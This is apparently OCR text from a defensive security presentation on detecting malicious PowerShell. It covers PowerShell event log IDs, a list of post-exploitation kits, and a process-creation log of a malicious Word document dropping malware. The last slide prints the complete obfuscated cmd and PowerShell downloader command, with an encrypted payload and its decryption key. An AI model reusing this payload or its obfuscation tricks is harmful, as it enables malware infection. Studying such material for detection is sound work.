
www.eventsentry.com/blog/2018/01/powershell-p0wrh11-securing-powershell.html

PS Event IDs – PowerShell/Operational

Event Log: Microsoft-Windows-PowerShell/Operational							
Event ID	v2	v3	v4	v5	Correlate	Auditing	Notes
4100				X			Logged when PowerShell encounters an error
4103			X	X		ModuleLogging	May be logged along with 500 & 501
4104				X		ScriptBlockLogging	
40961		X	X	X		Always logged, regardless of logging settings	
40962		X	X	X		Always logged, regardless of logging settings	

- 4105 and 4106 too, but WAY too noisy to be of any value

www.eventsentry.com/blog/2018/01/powershell-p0wrh11-securing-powershell.html


Malware
Archaeology
Typical Malware
MalwareArchaeology.com

What is Malware Using?


- LOTS of PowerShell
  - In most malware we see
  - Hearing it a lot in targeted attacks
  - Living off the land, all the files are already there
  - Just add script/commands and run
- PenTesters, The **RED TEAM** also loves them
- There are LOTS of PS post-exploit kits


Exploit Kits

- PowerSploit
- PowerShellEmpire
- EmpireProject
- BloodHound
- PSRecon
- PowerShell-Suite
- PowerTools
- Powershell-C2
- And more…


Malware
Archaeology
BLUE TEAM Baby
DETECTION !
MalwareArchaeology.com


Malware
Archaeology
4688 - Process Create
Security Log
MalwareArchaeology.com


Malware Archaeology
Typical Malware launching PowerShell
nt_ID Time Parent_Process_I PID Process_Command_Line/CommandLine
4688 35:22.9 5476 4856 C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\HACKME\Desktop\ACH form.doc"
4688 35:27.2 4856 7268 C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /Embedding
4688 35:34.7 4856 8704 cmd jwaMLXnC iTahsHIpaITIFJCDLrOwoC XwSDfYdvV & %C^om^S^pEc% %C^om^S^pEc% /V /c set %LkOzPNSShSlqiXU%=
4688 35:34.7 8704 4644 powershell "(nEW-ObJECT ManAGEMEnT.AuToMATIoN.PsCReDEntIAl ''. ('76492d1116743f0423413b16050a5345MgB8AGYAZgB2AFEAYgBtAE
4688 35:40.9 4644 5100 C:\Users\Public\50559.exe
4688 35:40.3 5100 9836 C:\Users\Public\50559.exe
4688 35:42.7 9836 6428 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe
4688 35:42.8 6428 8772 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe
4688 35:50.4 8772 4892 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe "C:\ProgramData\8E8.tmp"
4688 35:50.4 8772 9224 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe /scomma "C:\ProgramData\8E7.tmp"
4688 35:50.4 8772 3052 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe /scomma "C:\ProgramData\8E6.tmp"
4688 35:50.5 736 6648 C:\WINDOWS\System32\svchost.exe -k WerSvcGroup
4688 35:50.5 6648 9796 C:\WINDOWS\SysWOW64\WerFault.exe -pss -s 516 -p 9224 -ip 9224
4688 35:50.5 6648 8852 C:\WINDOWS\SysWOW64\WerFault.exe -pss -s 508 -p 3052 -ip 3052
4688 35:50.5 6648 9448 C:\WINDOWS\SysWOW64\WerFault.exe -pss -s 488 -p 4892 -ip 4892
4688 35:50.5 9224 6356 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe /scomma "C:\ProgramData\8E7.tmp"
4688 35:50.5 4892 5704 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe "C:\ProgramData\8E8.tmp"
4688 35:50.5 9224 8984 C:\WINDOWS\SysWOW64\WerFault.exe -u -p 9224 -s 8
4688 35:50.5 3052 9040 C:\Users\HACKME\AppData\Local\Microsoft\Windows\lookupview.exe /scomma "C:\ProgramData\8E6.tmp"
1. User launches MS Word
1. Calls CMD.exe
1. Calls PowerShell and downloads dropper
1. Calls Malware
1. Calls 2nd copy of Malware
MalwareArchaeology.com



This PowerShell looks odd

- cmd jwaMLXnC iTahsHIpaITIFJCDLrOwoC XwSDfYdvV & %C^om^S^pEc% %C^om^S^pEc% /V /c set %LkOzPNSShSlqiXU%=HkMCjGoAjaAcJ&&set %var1%=p&&set %var2%=ow&&set %AhUBjnMNLHEFDPI%=pRLBAwJEiiE&&set %var7%=!%var1%!&&set %vNQpMqIhkQoukIa%=cHwdrjXtIoaIBY&&set %var3%=er&&set %var8%=!%var2%!&&set %var4%=s&&set %QSAiRAvRrPuhXMB%=ataDjzmFNO&&set %var5%=he&&set %var6%=ll&&!%var7%!!%var8%!!%var3%!!%var4%!!%var5%!!%var6%! "(nEW-ObJECT ManAGEMEnT.AuToMATIoN.PsCReDEntIAl ' '. (
'76492d1116743f0423413b16050a5345MgB8AGYAZgB2AFEAYgBtAEwAUQB5AEUAbgAwADkAUQA3AFkAUQBuAEcAVwBxAHcAPQA9AHwANAA1ADMAMQBiADkAMQAzADUAYwBiAD
EAZAA2ADMAMgA5AGIANABhADQAZQA1ADUAZgA1ADMAZQA4ADYAZQBiADgAYQAyAGUAZgA3ADYANABkAGUANQBjADMAMQA3AGQAZgA5ADcAZABjAGUANwA4AGMAZAA4AD
kAOAA0ADAAOQA4ADgANAA2AGUAYgA0ADAAMQA3ADUAYgA5AGMANwAwAGEANgA3ADIANQAyADEANgBmADQAZQA3ADcAZgA4ADMAMABkAGMAOABhAGQAOQA2AGIAZQAx
AGMAZQBhADYAMwAxAGUAMQAzAGEANQA0ADgAYwBmADMAMQA1ADgANAAyADEAOABiAGQAOABjADAAOAAzAGUAOQA3ADIAYwA4AGIAZgBhADAAMQA1ADkAYQBjAGMAN
ABlAGUAMABlAGUAMQBjADcAZQBhADMAZQBlAGEAMQBlADkANABkADYAOAAzAGEAYQA3ADcAMQBiADQAYwA5AGUANgBkAGMAYQBmADkANAA5ADYAMgBiADYAYwBkADMA
OQA3ADEAZgA1AGYAYwBjADAAZQBiAGQAOAAzADQAOAA4AGMAZQA3AGMAZABjAGIAYQBiAGYAZAA4ADgAOQBiADgAOAAyADcANwAwADcANAA0ADIAZAAyADMAZQAwADMAO
QBlADUANQA1ADUAMQBiADUAZgAxADgAOAA1ADcANgA5ADMANABkADkANAAzADUANwAzADgAOQA3ADAAMABiAGUAMwBiAGYAMwA1ADEAMQBiAGEANgBiADYAYgAwADUA
NQAxAGUANAA3ADUAMgBjAGUANAA4ADgAYQBiADYAMQA3ADUAOQBkADEAZQA1ADUANAA3ADUANwA2ADYAOABlADgANwBmAGMAMQAzADQANwBmAGEANgA4AGUAMwA0
ADAANwBmADAANQBiADkANwAyAGEANAA3ADIAZAA3AGIAMgAxADYAYwBmADAAMwA0ADYAYwA2ADYAYgAxADkAMQA3AGUAYgA0ADkAOABiADUANgAyADgAMQBmADQAYgA
2ADYAMQAyAGMAOQAxAGEAOQA5AGEANQBiADcAYgBhAGQAYgA1ADgAZQBiAGMAZgA4AGEAMQA2ADAANgAzADkAMwBjAGIAMgA4ADcANwA3ADIANAAxADcANgAwADEAZQA2
AGQAMwBiAGYAMgBhADEAMQAxADMAYQAyAGUAOQBmADIAYgA4AGUAZQA0ADUAMwBmAGYAYwAzAGIAMABiAGMAYwAyADYANQBmADcAMgAzAGUAYgBmAGQAYgA1ADQA
OAAwADEANAA3ADcAZgAyAGQAZAA4AGUAYgBhAGYAOQA1ADMAMgA5AGEANgA2ADQANwAwAGUANwAzADMAZQBlADgAMgBjAGEAYwAzAGQAOQBhADQAYQA4ADAAMgAwA
GQAOABkAGMANwAxADAANQA5ADEAYwBkAGIAYgA4ADMANgAwADYAZQBkAGYAMAA4ADgAMwBmADUANABhAGYAOABmADgANQAyADAAMQA4ADYAYwAxADMAMQBiADkAZ
gA4AGIAZQAzADQAZgA5AGYAMQBkADcAOQA4AGIAZgAxADcAOAAxADMAOAA5ADEANQAxAGQAYQBjADIAYwAxADcAMAAwADEANwAzADgAMQA4ADgAMgA0ADMAMwBmADMA
ZQBkADUAMAA4ADYAYQBiADIAYgAxAGEAYgA3ADMAMAAxADAAMABhADIAYwA1AGYAZgA0ADkAYgBiADkANwBjAGMANwBkADgAMQAzADUAMAAxADAAZQBmAGEAMQAyADQA
OQBhAGMAMQBkAGYAZgBjAGEAZgBiADYAMAA2ADUAOABhAGYANwAzADEAOQAzADEAZQBhADUANwA4AGMAYQBmADEANwAxADEAOAA1ADgANgA0ADkANABjADYAMABkAGU
AYgA2AGUAMQBlAGIAMgA5ADkAYQAwADAANgA1ADAANgAxADYANgBkADUAYwA2AGIAYgAyAGYAMAA0ADYAYgBlADAANwA1AGQAOQAxADcAOABmAGMAOAA2ADEAMQA4ADc
AMAA3ADcAYwA0AGUAYgA2AGIAOQAyADMAYgBhADgAMQBlADAAOQA3ADgANgBkAGIAYwA4ADEAMgA2ADQAZgA5AGMAOQAwAGYAZAAwADQAYQBkAGUAOAA1ADkAZQBlAD
UANwA2ADgANAA4ADkANQBiADgAMgAzADMAMgAwAGUAYgA1ADMANQBiAGUANAA5AGMAYgA4ADAAYQA4AGQANABiAGEAMwA1ADQAMwBhADAAMQA3AGYAYwAwADMAY
wA3ADEAYwAyADQAZQBlAGMAOQBmADkAMgA0AGMAYQAyAGMANgA2AGQAOABlADQAOAA5ADUAMwBjADQAZABkADIAZQA2ADQAYQAzADgANAAxADcAOABmAGMAMABhAG
QANgAyADIANwA4ADQAYQA2AGYANABiADgAMQA4ADcAYgAwADgAZABmADgAMQA0AGMAYwBhADcAYgBlAGEAOQAyADcAMgBiADcAOAAxADkAMQBiADcAZAAwADUANgA0AG
QAMwAzAGYAMQBjADgAOQBiAGUAZQA3ADgAZAAxAGIANwA1AGMAMQA2ADIAOQAyADMAMAA3ADcAZgA4ADEAZAAyADQAZABkAGUANwBlAGYANAA1ADAANABkADUAMgAxA
DEANgAxADgAZQBjAGUAMwBlADUAMQAyADgANABlADEANwA4ADYAZABlADIAMgA5ADAAYgAwADYANAA2ADAAZQA2ADIAMQBlADQAYwA5ADAAZAA0ADgAOAA4ADgANgA5ADc
ANAA2ADMAYwBjADIAOABlADYAYwBiADYAMwA2AGUAMAAxADEAZgA2AGMAYgAzAGUANwBjADIAMABmADcANgAwADgAMgA4AGYAZAA5ADgAOQBjADMAZgBiAGUAYgA4ADkA
MQA4AGIANwA2ADYAYgBhAGMAMQA4ADUAMAAwADMAMQAyADEAYQA2ADUAMQBhADQANABlADAAMQA5AGYAZQAxADcAZgBjADIANQBjADgANgA3ADUAOQA0ADIANwA4AD
cAYgA1ADUAYgA0ADAANAA0ADkAMgBhAGMAZQBmAGEAZAAwAGEAZQBjAGIAMQBkAGEAMwAzADEAMABlADMAOQAyADAAZABkADMAMQA1ADQAMgA4ADEAMABlADQAZgAx
AGIAZAAyADkAZgA2ADIAMwBkADAAMgBjAGQAYgBlADYAMgBkADEAYwBjADMAMwBhADUANgA2AGIAMQA1ADMAYwA3ADMANQA4AGEAYwAyADkAOAA3AGUANQBmAGYAOAA
3ADMAZQA1AGMAOQBkAGQAYwBiADcAMQA1ADAANwAwAGUAYwAwAGIANAA3ADQANwAwADMAMAA2ADEAOQAxADcAOAA0AGUANQA4ADgANgBlADAANQA3AGQANwAxAGI
ANAAyAGQANgA2ADUAOQA0ADkAMAA1ADkANQBkADQAZgBhAGUANAAzADUANQA4ADQAMwBkAGIAMwBhAGQAZgA5ADEAYgA3ADcAMABhADMAYQA2AGUAYQAwADkANwAx
AGMAYQA3AGIANAAwADkANgA2AGYAMQA1ADcANQA1AGMAYQA3AGYAMQA2AGIANgAyADAAMAA4ADEAYgAwADcAZQBhADUAYQBjAGQAOQBhADUAZgAzAGMANQBiADIANQA
yADQAOAA2ADgANwA0ADgANgAyADIAYwAxADQAYgBlADgAZAA3ADUANAA5AGQAZQA5ADkAMAAwADkANwBjADcAMABkAGQAMgBiADcAMABiADEAYwBjADAANgBkADIAYgA4A
DYAMQAyADUAMgA2ADgAMAA0AGEAYQBlAGMANAAxADUAZQAxADEAOAAzADgAZgA0ADIAMgA3ADEAYQBiAGYAOABhADAAMgBiADkANwA0ADMAOQAwAGQAMgA2ADMAYwB
kADYAYQA4ADAANgA1ADgAMgBlAGEANwA3AGQAMQAwADQAYQBhAGQAOABlADgANQBlAGMAZQA1ADAAZABkAGIANQAwAGEAYgBmAGMAOAAzADAAMwBlADUAMgBiADYAY
wBiAGMAMwBjADAAZAAzADEAZQBiAGMAYwAxAGMAMgBjADAAMwAzADEAMgAzAGYAYwBkAGMANgA1AGMANwA0AGUANQA4ADYAMQA5AGYAZAA0ADgAMQA3AGUANQA4A
DUANwBlADgAZQAxAGUAOQA1AGMAZgBjAGQAMwBkADMAZgBmADgAMwBjADEAMAA4ADgANAA5ADMAYwBmADAAMAAzADUAYwBkADEAZAAxADkAMAAxADYANgA4ADgAMQ
A5AGIAOQBiADkAMwAzADUAMgA4ADAAOAAxAGQAZQBkAGEAYwA0ADIAMwBiADUANAAwADQAMgAzADMANwBlAGEAZQA4ADgAMgAwADEAYQAyAGQAMAA2AGYAZQA3ADYA
YQAwADEANQBjAGUAZQA5ADAAMABkAGMAMAA2AGIAZQBhADAANwBiADQAMQBjADAAZQAyAGUAOQAyADAAZgAyAGUAYgBmADQANAA0ADIAZAA2AGYAOAAwAGUAYQA3AD
kANwA1ADcAOABjADUANgA0ADAANgAwAGYAYgA0ADUANwBjAGYAOAAxADUAOAA1AGUAZAA5ADEANABjADAAMAAyADcAOAA5ADIAZQBiAGQAMABlADUAMAA2ADkAZAAyADc
AMwAxAGEAOAA4ADcAZQA1AGIAMAAzADcAYgBiAGQAMABjAGYAOAA0ADQAYQAyADEANwA0ADAAYgA2AGMAMgA4ADMAOQAxAGIAOQBmADMANgBlADQAMABjADAAMQA1A
DYAYgA4ADQAMwA5AGMANwBhADYANABhAGUAYgA3ADUAZgBmAGYAMgBhADAAYQBiAGQAZQA3ADUAZgBiADMAMQA4ADcAMQA5AGYAZAAyADkAZAAxAGMANQA3AGEAYgA
wADcANAA2AGUAMQA1ADEAYQBlAGMAZgAwAGMAZAA0ADQAYgAwAGQAMwA2ADAAMQBhAGEAYQA4ADkAZgBhADEAMwBjADAANQA3ADgANgAyAGQAMQAxAGIAZgA2AGMA
NQBhADkAOABhADIAOAA0AGEANgBhADIAYgBkAGYAYQBhAGUANwA0AGYAOQBjADAAZABkADMAYwBiADAAZgBjAGIAMgAyADUAMgBiADEAZgA1ADcAMQAxAGEAYwAxAGMANw
A3ADIANQAxADgAOAAxAGUAYQAxAGQAZQBkADAAMQA3ADEAZAAwADcANQA0ADcAMAAxADIANgAzADcAMgBiADcANwBkADgAMQAyAGQAYgBiAGEAZAA4ADEAZgAzADgAZABk
ADcAZAA2ADcANQA5AGYANwBiADMA'|CONVerttO-SecuresTrInG -ke 150.105.213.121.221.126.137.121.68.30.46.202.28.13.28.138)).gETNEtwORkCrEdeNTIaL().pasSwoRD|.((vAriabLE '*mdR*').NAME[3.11.2]-JOin'')

